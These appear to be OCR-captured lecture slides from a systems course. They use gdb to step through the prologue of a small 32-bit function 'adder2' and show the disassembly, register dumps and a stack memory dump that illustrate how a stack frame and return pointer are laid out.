
- **$eip** points to the start of **adder2**
- Note arrow in assembly code
- First 2 instructions are the **function prologue**
- Last 2 instructions are the **function epilogue**



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 56×27


```
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     mov    0x8(%ebp),%eax
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
(gdb) info registers
eax            0x56556198          1448436120
ecx            0xffffd4e0          -11040
edx            0xffffd500          -11008
ebx            0xf7e1cff4          -136196108
esp            0xffffd4a8          0xffffd4a8
ebp            0xffffd4c8          0xffffd4c8
esi            0x56558edc          1448447708
edi            0xf7ffcb80          -134231168
eip            0x5655618d          0x5655618d <adder2>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) 
```

- Before entering the **adder2** function
- The **stack frame** goes from
  - **$esp** ...a8
- to
  - **$ebp** ...c8



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 56×27

```
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     mov    0x8(%ebp),%eax
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
(gdb) info registers
eax            0x56556198          1448436120
ecx            0xffffd4e0          -11040
edx            0xffffd500          -11008
ebx            0xf7e1cff4          -136196108
esp            0xffffd4a8          0xffffd4a8
ebp            0xffffd4c8          0xffffd4c8
esi            0x56558edc          1448447708
edi            0xf7ffcb80          -134231168
eip            0x5655618d          0x5655618d <adder2>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) 
```



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 56×27

```
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     mov    0x8(%ebp),%eax
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
```


- The **prologue** prepares a new **stack frame**
  - push %ebp
    - Saves the **ebp** from the calling function
  - mov %esp, %ebp
    - Starts a new frame based at the next unused stack word

- nexti
- nexti
- disassemble adder2
- info registers
- x/12x $esp


- New **stack frame** has size 0
  - **$esp** = **$ebp**
- Top of stack has saved **ebp** and **return pointer**


COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 7

```
(gdb) disass adder2
Dump of assembler code for function adder2:
   0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
=> 0x56556190 <+3>:     mov    0x8(%ebp),%eax
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
(gdb) info registers
eax            0x56556198          1448436120
ecx            0xffffd4e0          -11040
edx            0xffffd500          -11008
ebx            0xf7e1cff4          -136196108
esp            0xffffd4a4          0xffffd4a4
ebp            0xffffd4a4          0xffffd4a4
esi            0x56558edc          1448447708
edi            0xf7ffcb80          -134231168
eip            0x56556190          0x56556190 <adder2+3>
```


COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 78×5

```
(gdb) x/12x $esp
0xffffd4a4:     0xffffd4c8      0x565561b8      0x00000028      0xffffd4f0
0xffffd4b4:     0xf7fc1688      0xf7fc1b60      0x00000028      0x00000001
0xffffd4c4:     0xffffd4e0      0x00000000      0xf7c232d5      0x00000000
(gdb) 
```



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 56×27

```
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     mov    0x8(%ebp),%eax
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
```

